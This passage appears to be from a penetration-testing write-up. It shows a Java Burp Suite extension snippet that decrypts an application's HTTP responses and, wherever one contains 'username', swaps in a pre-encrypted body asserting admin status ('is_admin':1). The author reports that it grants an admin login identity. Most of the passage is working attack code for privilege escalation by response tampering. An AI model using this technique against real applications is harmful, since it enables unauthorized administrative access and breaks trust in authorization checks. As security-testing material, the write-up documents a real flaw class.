To the Response packages, we scan if there is “username” in them, when we find the key, we simply replace the message by our pre-encrypted string, which is “{"username":"admin","id":18307130012,"is_admin":1,"result":1}”. It ensure our login identity will be the admin.

```
} else {
    IResponseInfo analyzeResponse = helpers.analyzeResponse(messageInfo.getResponse());
    short statusCode = analyzeResponse.getStatusCode();
    List<String> headers = analyzeResponse.getHeaders();
    String response = new String(messageInfo.getResponse());
    int bodyOffset = analyzeResponse.getBodyOffset();
    String body = response.substring(bodyOffset);

    if (statusCode == 200) {
        String origin_body = crypt.decrypt(body);
        if (origin_body.contains("username")) {
            String new_body = "wuicNZgrJE2EG5vhPG8kS9CIHBPyDQ/ox5uxhJsmzTwp+fXPqnxzng34VWnw0sUb581QyZ4Znj3hRCnv1PzoHQ==";
            byte[] bodyByte = new_body.getBytes();
            messageInfo.setResponse(helpers.buildHttpMessage(headers, bodyByte));
        }
    }
}
```

Then we just simply build the jar and add it into Burp, It works perfectly.